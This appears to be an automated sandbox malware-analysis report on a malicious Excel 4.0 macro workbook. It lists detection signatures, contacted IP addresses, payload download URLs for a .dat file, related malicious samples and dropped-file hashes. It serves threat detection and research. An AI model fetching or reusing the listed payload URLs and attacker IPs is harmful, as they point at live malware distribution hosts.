ID: 412131
Sample Name: Copy-384955799-05102021.xlsm
Cookbook: defaultwindowsofficecookbook.jbs
Time: 12:42:51
Date: 12/05/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report Copy-384955799-05102021.xlsm

Overview


General Information

Sample Name:	Copy-384955799-05102021.xlsm
Analysis ID:	412131
MD5:	3a3aae5975bd4a..
SHA1:	4ff9eafa51cdd8d…
SHA256:	bba463e9f1b1044.
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	76
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malicious Excel 4.0 Macro
- Multi AV Scanner detection for subm…
- Yara detected Obfuscated Macro In …
- Document exploit detected (UrlDown…
- Found Excel 4.0 Macro with suspicio…
- Found malicious URLs in unpacked …
- Allocates a big amount of memory (p…
- Document contains an embedded VB…
- Document contains embedded VBA …
- IP address seen in connection with o…
- Potential document exploit detected…
- Potential document exploit detected…

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 2072 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


Initial Sample

Source	Rule	Description	Author	Strings
sheet2.xml	JoeSecurity_ObfuscatedMacroInXLSM	Yara detected Obfuscated Macro In XLSM	Joe Security	

Sigma Overview

No Sigma rule has matched

Signature Overview



Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

Networking:

Found malicious URLs in unpacked macro 4.0 sheet

System Summary:

Found malicious Excel 4.0 Macro

Found Excel 4.0 Macro with suspicious formulas


Data Obfuscation:

Yara detected Obfuscated Macro In XLSM

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Im
Valid Accounts	Scripting 2 2	Path Interception	Extra Window Memory Injection 1	Masquerading 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Non-Application Layer Protocol 1	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	M Sy Pa
Default Accounts	Exploitation for Client Execution 1 2	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Scripting 2 2	LSASS Memory	System Information Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Application Layer Protocol 1 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	D Lo
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Extra Window Memory Injection 1	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 2	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	D D Da


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Copy-384955799-05102021.xlsm	30%	ReversingLabs	Document-Office.Trojan.Valyria	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://45.138.157.63/44313,6048108796.dat	0%	Avira URL Cloud	safe	
http://167.114.48.59/44313,6048108796.dat	0%	Avira URL Cloud	safe	
http://185.14.31.59/44313,6048108796.dat	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://185.14.31.59/	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://45.138.157.63/44313,6048108796.dat	false	• Avira URL Cloud: safe	unknown
http://167.114.48.59/44313,6048108796.dat	false	• Avira URL Cloud: safe	unknown
http://185.14.31.59/44313,6048108796.dat	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://185.14.31.59/	before.4.91.29.sheet.csv_unpack	true	• Avira URL Cloud: safe	unknown

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
45.138.157.63	unknown	Russian Federation		44094	WEBHOST1-ASRU	false
185.14.31.59	unknown	Ukraine		21100	ITLDC-NLUA	false
167.114.48.59	unknown	Canada		16276	OVHFR	false

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	412131
Start date:	12.05.2021
Start time:	12:42:51
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 42s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Copy-384955799-05102021.xlsm
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Run name:	Without Instrumentation
Number of analysed new started processes analysed:	4
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal76.expl.evad.winXLSM@1/7@0/3
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsm • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
45.138.157.63	Copy-384955799-05102021.xlsm	Get hash	malicious	Browse	• 45.138.157.63/44313,6048108796.dat
	Copy-1321435066-05102021.xlsm	Get hash	malicious	Browse	• 45.138.157.63/44313,6048108796.dat
	Copy-1321435066-05102021.xlsm	Get hash	malicious	Browse	• 45.138.157.63/44313,6048108796.dat
	Copy-1321435066-05102021.xlsm	Get hash	malicious	Browse	• 45.138.157.63/44313,6048108796.dat

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Copy-812843793-05102021.xlsm	Get hash	malicious	Browse	• 45.138.157.63/44313,6048108796.dat
	Copy-812843793-05102021.xlsm	Get hash	malicious	Browse	• 45.138.157.63/44313,6048108796.dat
	Copy-812843793-05102021.xlsm	Get hash	malicious	Browse	• 45.138.157.63/44313,6048108796.dat
185.14.31.59	Copy-384955799-05102021.xlsm	Get hash	malicious	Browse	• 185.14.31.59/44313,6048108796.dat
	Copy-384955799-05102021.xlsm	Get hash	malicious	Browse	• 185.14.31.59/44313,6048108796.dat
	Copy-1321435066-05102021.xlsm	Get hash	malicious	Browse	• 185.14.31.59/44313,6048108796.dat
	Copy-1321435066-05102021.xlsm	Get hash	malicious	Browse	• 185.14.31.59/44313,6048108796.dat
	Copy-1321435066-05102021.xlsm	Get hash	malicious	Browse	• 185.14.31.59/44313,6048108796.dat
	Copy-812843793-05102021.xlsm	Get hash	malicious	Browse	• 185.14.31.59/44313,6048108796.dat
	Copy-812843793-05102021.xlsm	Get hash	malicious	Browse	• 185.14.31.59/44313,6048108796.dat
	Copy-812843793-05102021.xlsm	Get hash	malicious	Browse	• 185.14.31.59/44313,6048108796.dat
167.114.48.59	Copy-384955799-05102021.xlsm	Get hash	malicious	Browse	• 167.114.48.59/44313,6048108796.dat
	Copy-384955799-05102021.xlsm	Get hash	malicious	Browse	• 167.114.48.59/44313,6048108796.dat
	Copy-1321435066-05102021.xlsm	Get hash	malicious	Browse	• 167.114.48.59/44313,6048108796.dat
	Copy-1321435066-05102021.xlsm	Get hash	malicious	Browse	• 167.114.48.59/44313,6048108796.dat
	Copy-1321435066-05102021.xlsm	Get hash	malicious	Browse	• 167.114.48.59/44313,6048108796.dat
	Copy-812843793-05102021.xlsm	Get hash	malicious	Browse	• 167.114.48.59/44313,6048108796.dat
	Copy-812843793-05102021.xlsm	Get hash	malicious	Browse	• 167.114.48.59/44313,6048108796.dat
	Copy-812843793-05102021.xlsm	Get hash	malicious	Browse	• 167.114.48.59/44313,6048108796.dat

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
WEBHOST1-ASRU	Copy-384955799-05102021.xlsm	Get hash	malicious	Browse	• 45.138.157.63
	Copy-384955799-05102021.xlsm	Get hash	malicious	Browse	• 45.138.157.63
	f29046900fd4550e404656f9638540fc1d0ad90facbbe.exe	Get hash	malicious	Browse	• 45.67.230.22
	3510495740-05102021.xlsm	Get hash	malicious	Browse	• 45.67.230.159
	3510495740-05102021.xlsm	Get hash	malicious	Browse	• 45.67.230.159
	3510495740-05102021.xlsm	Get hash	malicious	Browse	• 45.67.230.159
	Copy-1321435066-05102021.xlsm	Get hash	malicious	Browse	• 45.138.157.63
	Copy-1321435066-05102021.xlsm	Get hash	malicious	Browse	• 45.138.157.63
	Copy-1321435066-05102021.xlsm	Get hash	malicious	Browse	• 45.138.157.63
	520b670d_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 45.67.230.159
	520b670d_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 45.67.230.159
	520b670d_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 45.67.230.159
	Copy-812843793-05102021.xlsm	Get hash	malicious	Browse	• 45.138.157.63
	Copy-812843793-05102021.xlsm	Get hash	malicious	Browse	• 45.138.157.63
	Copy-812843793-05102021.xlsm	Get hash	malicious	Browse	• 45.138.157.63
	15d3f15f_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 45.138.157.43
	15d3f15f_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 45.138.157.43
	15d3f15f_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 45.138.157.43
	7f8b3a9a_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 45.138.157.43
	7f8b3a9a_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 45.138.157.43
OVHFR	Copy-384955799-05102021.xlsm	Get hash	malicious	Browse	• 167.114.48.59
	Copy-384955799-05102021.xlsm	Get hash	malicious	Browse	• 167.114.48.59
	DHL_Shipment11052021pdf.exe	Get hash	malicious	Browse	• 51.210.201.99
	A6FAm1ae1j.exe	Get hash	malicious	Browse	• 217.182.77.10
	INV74321.exe	Get hash	malicious	Browse	• 87.98.148.38
	aa04cdcc_by_Libranalysis.exe	Get hash	malicious	Browse	• 46.105.217.100
	correct invoice.exe	Get hash	malicious	Browse	• 213.186.33.5
	Kb0p7FYmN0yNdzP.exe	Get hash	malicious	Browse	• 66.70.204.222
	551f47ac_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 193.70.33.51
	guluh4pYFQybxL8.exe	Get hash	malicious	Browse	• 66.70.204.222
	qA9D8QVC4LrzlPR.exe	Get hash	malicious	Browse	• 66.70.204.222
	OLy4KI85kB3HENF.exe	Get hash	malicious	Browse	• 66.70.204.222
	generated purchase order 6149057.xlsm	Get hash	malicious	Browse	• 158.69.48.225
	scan of document 5336227.xlsm	Get hash	malicious	Browse	• 145.239.93.251
	67w7Ez6lvb.exe	Get hash	malicious	Browse	• 91.121.251.178
	generated check 8460.xlsm	Get hash	malicious	Browse	• 145.239.93.251
	export of bill 896621.xlsm	Get hash	malicious	Browse	• 193.70.33.51
	copy of invoice 4347.xlsm	Get hash	malicious	Browse	• 145.239.93.251
	scan of invoice 4366307.xlsm	Get hash	malicious	Browse	• 51.222.42.168
	bill 04050.xlsm	Get hash	malicious	Browse	• 193.70.33.51
ITLDC-NLUA	Copy-384955799-05102021.xlsm	Get hash	malicious	Browse	• 185.14.31.59
	Copy-384955799-05102021.xlsm	Get hash	malicious	Browse	• 185.14.31.59
	main_setup_x86x64.exe	Get hash	malicious	Browse	• 185.154.14.180
	Copy-1321435066-05102021.xlsm	Get hash	malicious	Browse	• 185.14.31.59
	Copy-1321435066-05102021.xlsm	Get hash	malicious	Browse	• 185.14.31.59
	Copy-1321435066-05102021.xlsm	Get hash	malicious	Browse	• 185.14.31.59
	Copy-812843793-05102021.xlsm	Get hash	malicious	Browse	• 185.14.31.59
	Copy-812843793-05102021.xlsm	Get hash	malicious	Browse	• 185.14.31.59
	Copy-812843793-05102021.xlsm	Get hash	malicious	Browse	• 185.14.31.59
	0c69a7ab_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 195.123.220.175
	0c69a7ab_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 195.123.220.175
	0c69a7ab_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 195.123.220.175
	1456787477-05062021.xlsm	Get hash	malicious	Browse	• 195.123.220.175
	1456787477-05062021.xlsm	Get hash	malicious	Browse	• 195.123.220.175
	1456787477-05062021.xlsm	Get hash	malicious	Browse	• 195.123.220.175

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	11730679995-05062021.xlsm	Get hash	malicious	Browse	• 195.123.220.175
	11730679995-05062021.xlsm	Get hash	malicious	Browse	• 195.123.220.175
	11730679995-05062021.xlsm	Get hash	malicious	Browse	• 195.123.220.175
	eda41d18_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 195.123.220.175
	eda41d18_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 195.123.220.175

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\54C4058B.jpg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	[TIFF image data, big-endian, direntries=5], baseline, precision 8, 1080x1080, frames 3
Category:	dropped
Size (bytes):	92379
Entropy (8bit):	7.654577060340879
Encrypted:	false
SSDEEP:	1536:1o1vutINbjOXGw548LBkVb/oyrKXkX89DcO9GQSnIv+C1EDFVxkR7Y90:wvKINbjvw548LMb/oqKO8NnS8+60Kc0
MD5:	4A425E6A5A885C0D0E2589506FD2244B
SHA1:	E23482422480A4720E22F311B42BD65E2F3556F8
SHA-256:	76E685FC2035D8CF19945C6686D82054B64D0A9612853D8F428C4B4FE351C160
SHA-512:	3C827E13A12CC817CBD80EA7C89BEC5288FD21250728E76E00D6355008F704C77EC9BC37C85FF076D8D1F960DB53741F352AB649CD2C754B71B4D11CFFBEEA4
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	......JFIF.....`.`.....ZExif..MM.*.....J.....Q.....Q.....Q.....C.....C.....8.8..".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..D.G.\.....i].....k.@U.....B..Hw.A...`p;.RsIRHTs..%G?QU.#..$..."...U.A....g].s.....c.,....{W'..M.Nc....F.~..y..l..`.e..a..[...P.y]..k_..Cl..z.Ru..s.6.Y....".1]Q.....e#.....~.`sk..KH.....p.4.i.j+3{.....N.DS..L.....o..o.5f>..jY.uS...Z.B...UG`)..6D....(.....

C:\Users\user\AppData\Local\Temp\8DDE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	118882
Entropy (8bit):	7.689597301933395
Encrypted:	false
SSDEEP:	3072:ExFcLmf8gvKINbjvw548LMb/oqKO8NnS8+60KcFffE:wsVAbT648LM7D98Np+ECc
MD5:	AD5A6CB1FA13079B73BB4A84671FEA42
SHA1:	B8318B929DA96A263F31C3F164E265789B84290F
SHA-256:	4E623CD2BB8D30076ADF036CED9D9859A8F4FFBE309C680611B528DFBEBB807E
SHA-512:	C25D84A0EC4FFA84EDF2D99B038E1DEE3832DD5D2627964E0B80A84108303E102D06A1EE1AE60911736F91FED11E2DC86D599347A9D0FDFF32220A6070CD6C4
Malicious:	false
Reputation:	low
Preview:	.V]o.0.}.....u.M;i.&B.....%...w.(...)..|9..s?.....b.!*g+rA...+.T.....?.OR....Y..."..}.2|\z..F.X.&%...(.0<R.....y.f..v9..`...6.)c...7L..N.....%...LU..V.'...V.n2Q...O..i.....@2.. ..1<@J.X$l/g.....~.!....p...;q..jN=...;....t....-4{va6vnF...j.X.B..m.."....p.+.....62..tq...)9...I..S..'....t.}...,I.;.}q..S..&....=.?`-LG^1-5.w.....C..~w..cw.?g.l}q~..@=yO.....x..pO..}pS..v[.~9+...C6....>....?./...K.@.....#:v.....K A..f./.....PK.....!.\.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Copy-384955799-05102021.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Copy-384955799-05102021.LNK	
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:15 2020, mtime=Wed May 12 18:45:42 2021, atime=Wed May 12 18:45:42 2021, length=118890, window=hide
Category:	modified
Size (bytes):	2168
Entropy (8bit):	4.521891994687773
Encrypted:	false
SSDEEP:	48:8vq/XT0jq60Q7148Qh2vq/XT0jq60Q7148Q/:8C/Xojq60Y48Qh2C/Xojq60Y48Q/
MD5:	C6DB1C0F39FCFB99DD32AD58E8643821
SHA1:	380C2D2D52CDF9EC896BEB65DBFC496290A9F34A
SHA-256:	25791614389FC120D9D7962C08A8CF267F529DD8C546025FC743883DFA65A16F
SHA-512:	94E24A6C5CDDDE79DD4B9B164DF37493747768E1CDBB692457B0E5F6841558097EEBBF112BC90E8DB18C055B8F4DE10F38A9BA52F5AEF42F52D010CFAD05A6A5
Malicious:	false
Reputation:	low
Preview:	L.....F.... ...:[o..{..1.fdgG...}pdgG..j.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....2./....R.. .COPY-3~1.XLS..f.....Q.y.Q.y*...8.....C.o.p.y.-.3.8.4.9.5.5.7.9.9.-.0.5.1.0.2.0.2.1...x.l.s.m.....-...8...[.....?J.....C:\Users\..#.....\\910646\Users.user\Desktop\Copy-384955799-05102021.xlsm.3.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.C.o.p.y.-.3.8.4.9.5.5.7.9.9.-.0.5.1.0.2.0.2.1...x.l.s.m.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Wed May 12 18:45:42 2021, atime=Wed May 12 18:45:42 2021, length=8192, window=hide
Category:	dropped
Size (bytes):	867
Entropy (8bit):	4.482865332269327
Encrypted:	false
SSDEEP:	12:85QjLgXg/XAlCPCHaXtB8XzB/dPgX+WnicvbVbDtZ3YilMMEpxRljKVTdJP9TdJ2:85U/XTd6jnIYeFDv3q8rNru/
MD5:	6A2FAE1BEE6B1AA81289E4CDD3AA31BB
SHA1:	17A56D0FD49AA1EA03157C2D94EDA8389A6B6C0E
SHA-256:	6BE5963E82D011259515D7DDEE538E302E6513DA8C96A2667B6C9929ED9EFAB0
SHA-512:	CED1B029B6E605483D916EB9CCB1D385E70BDE7665F4821366A9983E39ACAE119D3D657079C33D40D31BAD16CC99745E251D8A8D599F524F54A9326AD1B690(
Malicious:	false
Reputation:	low
Preview:	L.....F.....7G..1.fdgG..1.fdgG... .....i....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....R....Desktop.d.....QK.X.R..*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....i.....-...8...[.....?J.....C:\Users\..#.....\\910646\Users.user\Desktop.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....910646.....D_....3N...W...9r.[.*.....}EkD_....3N...W...9r.[.*.....}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	124
Entropy (8bit):	4.68002329507579
Encrypted:	false
SSDEEP:	3:oyBVomxWtzIacotoQkrl+kacotoQkrlmxWtzIacotoQkrlv:djezIaco+Qkrzaco+QkrzzIaco+Qkr1
MD5:	438B9CB10BCA95DD0FEF5F9FB33DBE7F
SHA1:	A4F06BC314BDFB4B654D357BA215346E14DAD351
SHA-256:	2E405053595AE39D699D09BFB5752DDC1E1531D930D812E9C4455A552579E3BF
SHA-512:	28833687FED53233B7D18FEF346E36381B61246B2CC4F18A427E9C8C446A6128F0C04405421BA122F57D362521E9588CFDD1F0D2830E3D1FDC2CC3EABA48382
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[misc]..Copy-384955799-05102021.LNK=0..Copy-384955799-05102021.LNK=0..[misc]..Copy-384955799-05102021.LNK=0..

C:\Users\user\Desktop\7EDE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	118890
Entropy (8bit):	7.68962937965185
Encrypted:	false
SSDEEP:	3072:ExFcKwLsvKINbjvw548LMb/oqKO8NnS8+60KcFffd:wTwLhAbT648LM7D98Np+ECF

C:\Users\user\Desktop\7EDE0000	
MD5:	7A2EB52E11A0B4D4B1F7F2BD015660ED
SHA1:	229AE31810B52AC5729A5198211F330DAD91BB84
SHA-256:	30382D567139C142CCD257D904C5304706F50DF1547E38689B9FA19C5F346FFC
SHA-512:	20BBF98FEF0B2A559630C62DB649FC250459E82F40795437DEFE06C0213AE18397C02D56F6C77B83E845E4CE81109D568B67E31FA3C50E3B3EF56BEA7287D65
Malicious:	false
Reputation:	low
Preview:	.V]o.0.}.....u.M;i.&B.....%...w.(...)..|9..s?.....b.!*g+rA...+.T.....?.OR....Y..."..}.2|\z..F.X.&%...(.0<R.....y.f..v9..`...6.)c...7L..N.....%...LU..V.'...V.n2Q...O..i.....@2.. ..1<@J.X$l/g.....~.!....p...;q..jN=...;....t....-4{va6vnF...j.X.B..m.."....p.+.....62..tq...)9...I..S..'....t.}....I.;.}q..S..&....=.?`-LG^1-5.w.....C..~w..cw.?g.l}q~..@=yO.....x..pO. .}pS..v[.~9+...C6....>....?./...K.@.....#:v.....K A..f./.....PK.....!.\.....[Content_Types].xml ...(..... ....

C:\Users\user\Desktop\~$Copy-384955799-05102021.xlsm	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
